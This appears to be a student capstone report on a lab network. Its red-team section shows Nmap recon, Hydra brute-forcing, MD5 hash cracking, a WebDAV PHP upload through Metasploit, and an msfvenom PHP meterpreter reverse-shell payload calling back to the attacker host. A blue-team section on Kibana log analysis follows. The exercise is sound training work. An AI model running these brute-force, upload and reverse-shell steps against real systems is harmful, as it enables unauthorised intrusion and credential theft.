Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali Linux	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Victim Machine
Elk Sever	192.168.1.100	Collect and Monitor logs
Red vs Blue ML-REFVM	192.168.1.1	Virtual Host Machine, used to view log data in a browser

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open unfiltered ports 80 CVE-2019-6579	Open and unsecured ports allow attackers to access directories and enable exploition of vulnerabilites.	This allowed the Red team to find sensative private information included in publicly accessable files on port 80
cve-2022-21907 CWE-98 CWE-23: Relative Path Traversal Directory indexing CWE-548	Improper Control allows directory traversal and Remote Code Execution and information leaking through directory listings.	This allowed Red team to locate the secret_folder and upload a php reverse shell script.
Brute Force Password CVE-2019-3747	Simple passwords can be easy to guess using a brute force wordlist tool	This allowed the Red team to brute force Ashton’s password, (Leopoldo) and access the secret files.
Hashed Password	Simple hashes can be cracked online or with tools like John the Ripper, hashcat, and others; especially if not salted.	This allowed the Red team to use md5cracker to solve the password for Ryan as linux4u.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDav Vulnerability	Exploitation of an improperly configured server allows for access, and use of malicious scripts.	If WebDav is not configured properly, it can lead to remotely modified content.
User's credentials found when logging CVE-2020-24227	Storing a username/password in plain text not encrypted.	Aston had Ryan's name and password hash stored on a public facing web site, allowing for further penetration.

Exploitation: Port Scanning using Nmap


01

Tools & Processes
Nmap was used to scan for open ports and services

02

Achievements
Ip address 192.168.1.105 had an open port 22 and 80, allowing access to the directories.

03



```
root@Kali:~# nmap -sV -sC 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-02 19:56 PST
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: Accessible Files and Directories


01

Tools & Processes
Browsing the open port 80, we were able to read files in every directory.

02

Achievements
Here we have access to a file with directions to the secret file location.
Ashton.txt


03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-04-30 04:14	-	
company_folders/	2019-04-30 04:22	-	
company_share/	2019-04-30 16:59	-	
meet_our_team/	2019-04-29 19:13	-	
robots.txt	2019-04-29 23:10	71	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

Exploitation: Brute Force Password


01

Tools & Processes
Using hydra and a wordlist we brute force Ashton's password.


02

Achievements
The exploit confirmed username 'ashton' and provided the password 'leopoldo'.

03



```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@Kali:~# hydra -l ashton -P /usr/share/wordlists//rockyou.txt -s 80 -f -vV 192.168.1.105 ht
tp-get /company_folders/secret_folder
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 09:47:54
root@Kali:~# 
```

Exploitation: Brute Force Password


01

Tools & Processes
Ashton’s credentials provided additional instructions to connect to the WebDav server.

02

Achievements
Logged on to view contents of secret-folder/connect_to_corp_server where we found ryan’s hash

03



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Hashed Passwords

01

Tools & Processes


Paste the hash on available websites like crackstation.net to get reverse hashed password.

02

Achievements

Using Ryan’s usernamae and password of linux4u will grant access to the /webdav folder.

03



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



dav://192.168.1.105/webdav

Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username ryan

Password •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

11 items: 1.1 KiB (1,157 bytes), Free space: 4.9 GiB

Exploitation: LFI exploit


01

Tools & Processes
Use msfvenom and meterpreter to deliver a payload and establish a reverse shell


02

Achievements
Shows server is suceptable to malicious file uploads. Attaker can now execute php script.

03



```
msf5 auxiliary(scanner/http/webdav_scanner) > run

[*] 192.168.1.105 (Apache/2.4.29 (Ubuntu)) WebDAV disabled.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/webdav_scanner) > 
                    inet 127.0.0.1  netmask 255.0.0.0
```



```
PUT     jhtml   SUCCEED:        http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.jhtml
********************************************************
 Checking for test file execution
EXEC    shtml   FAIL
EXEC    pl      FAIL
EXEC    cgi     FAIL
EXEC    txt     SUCCEED:        http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.txt
EXEC    php     SUCCEED:        http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.php
EXEC    jsp     FAIL
EXEC    aspx    FAIL
EXEC    cfm     FAIL
EXEC    asp     FAIL
EXEC    html    SUCCEED:        http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.html
EXEC    jhtml   FAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://192.168.1.105/webdav/DavTestDir_ic7pks_
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.shtml
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.pl
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.cgi
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.txt
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.php
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.jsp
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.aspx
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.cfm
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.asp
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.html
PUT File: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.jhtml
Executes: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.txt
Executes: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.php
Executes: http://192.168.1.105/webdav/DavTestDir_ic7pks_/davtest_ic7pks_.html

msf5 exploit(windows/http/xampp_webdav_upload_php) > 
```

Exploitation: LFI exploit

01

Tools & Processes


Use msfvenom and meterpreter to deliver a payload and establish a reverse shell

02


Achievements

Using msfconsole with Ryan’s usernamae and password of linux4u will grant access to the /webdav folder and upload a php script.

03



```
msf5 exploit(windows/http/xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  linux4u          yes       The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    192.168.1.105    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  ryan             yes       The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/xampp_webdav_upload_php) > run
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
DavTestDir_ic7pks_/	2022-01-29 18:50	-	
passwd.dav	2019-05-07 18:19	43	
rixv2I3.php	2022-01-29 18:44	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: LFI exploit

01

Tools & Processes

Use msfvenom and meterpreter to deliver a payload and establish a reverse shell

set listener: mfsconsole use exploit/multi/handler


set payload php/meterpreter/reverse_tcp

02


Achievements

With the shell script in place, use msfvenom to set up the listening port. Allows directory transversal for attacker to discover additional information.

03



```
/usr/share/metasploit-framework/lib/msf/core/modules/metadata/cache.rb:130:in `join': Interrupt
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```




```
meterpreter >
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The port scan began on January 29, 2022, at approximately 1720.
- Close to 4000 connections occurred, seen above an average baseline of around 2800.
- The peak in traffic indicates the port scan and can be filter on with the User Agent as NMAP Scripting Engine.




Dashboards [Filebeat System] ECS

Syslog | Sudo commands | SSH logins | New users and groups

Syslog events by hostname [Filebeat System] ECS

Analysis: Finding the Request for the Hidden Directory

- The time the request occur was around 18:22.
- 16,183 requests to the /company_folders/secret_folder.
- Connection to the dav server yielded finding Ryan’s hash (username and password)

